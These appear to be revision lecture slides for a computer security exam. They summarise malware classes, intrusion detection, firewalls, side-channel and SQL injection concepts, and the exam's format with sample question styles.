- You wouldn't be asked to write code but might have to read & interpret, or correct some.
  - This is true throughout the exam.
- Some development guidelines.
- Shellcode.
  - Significance of setuid.

Malware



Gary Larson

- What is malware?
- Types:
  - Viruses.
  - Worms.
  - Trojan Horses.

  How do they move? On and between computers.
- Virus components:
  - Infection mechanism, payload, trigger.

Classification of Viruses

- Viruses can be classified according to the target …
  - Boot sector infectors (BSIs).
  - File infectors.
  - Macro viruses.
  - Scripting viruses.
- … and according to the method of concealment.
  - Encrypted.
  - Stealth.
  - Polymorphic.
  - Metamorphic.
- These are effectively technologies used by the virus.
- The transport mechanism is related to the target but can also be used as a means of classification.


- Trojans: Methods of concealment, Aims.
- The slammer worm.
- Bacteria, logic bombs.
- Protection against malware:
  - Certification, Rights reduction, Sandboxing.
  - Detection: Signatures, patterns, behaviour.
- Digital Immune System.

Intrusion detection systems (IDS)

- The role of IDS.
- IDS Models: Anomaly, Misuse, Specification-based.
- Architecture: Agents (host or network based), director, notifier.
- Handling intrusions.
- Honeypots.


Firewalls

- Assumptions regarding the use of firewalls.
- The role of firewalls.
- Type of firewalls.
  - Packet-filtering firewall.
    - Stateful inspection firewalls.
  - Application-level gateway.
    - Also called proxy server.
  - MAC layer firewalls.
- Bastion hosts.
- Firewall architectures



Side channel attacks?

- It's useful to know what side channels are first!
- There is a standard communication channel…
  - Side channels are another source of information, likely dependent on the implementation and likely the cryptographic device, rather than the ciphertext and plaintext/ciphertext relations.



- An example timing attack:
  - With target key k and input x:

```
If ( k[i] == 1 & x[i] == 1 )
  do a modulo operation.
else
  don't do a modulo operation.
Endif
```

Relatively costly...

Databases


- Databases are an environment where we can see explicit examples of some of the security concerns mentioned.
- We started by looking at the difference between data and information, and we difference between file systems and databases.
- We briefly described some of the types of information we might want to protect, and mentioned the basic security properties: CIA.

Statistical databases

- An aggregate-query interface.
- A variety of different levels of disclosure.
  - We might not want people getting certain aggregate date either.
- Inference: The derivation of sensitive information from non-sensitive (aggregated) data.
- Attacks: Direct, indirect, trackers …
- Protection: Query set restriction, data perturbation, output perturbation, …

SQL injection

- It's often about checking input!



http://xkcd.com

Exam

- Duration: 3 hours
- 3 parts
  - Part A: filling the blanks
  - Part B: short questions & answers
  - Part C: questions with sub-questions.

Exam overview

- Marks: **60, *worth 60%***.
  - Remember, you need at least 40% to pass the exam, i.e. **24/60**.
- You will not be asked to write any program or SQL statement, although you may need to explain particular coding problems

Exam overview

- Question types
  - Fill in the blank
    - These questions should not each take very long to answer, e.g.,

"Examples of each of the main authentication bases are ___, ___ and _____."

"Online" and "offline" attacks differ in that _____

The C library function strcpy() is considered unsafe because it may result in _____.

Exam overview

- Short answer questions: concepts, principles, etc.

What is salting? Where can we use it?

Describe the general program structure of a virus.

Describe the two types of error that can occur in intrusion detection systems.

Consider the following statements and answer the subsequent questions:

Alice can climb trees and push walls.

Bob can climb trees, push walls and jump walls.

Chris can push Alice, push walls and climb walls.

Dan can climb trees and push walls.

- What are the subjects, objects and actions for this scenario?
- Draw an access control matrix for this scenario.

Describe two methods for protecting against inferential attacks at the query level in the context of statistical databases.

Select * from employee where dept = %d

Use the above SQL statement as an example to describe how SQL Rand works.

Good Luck!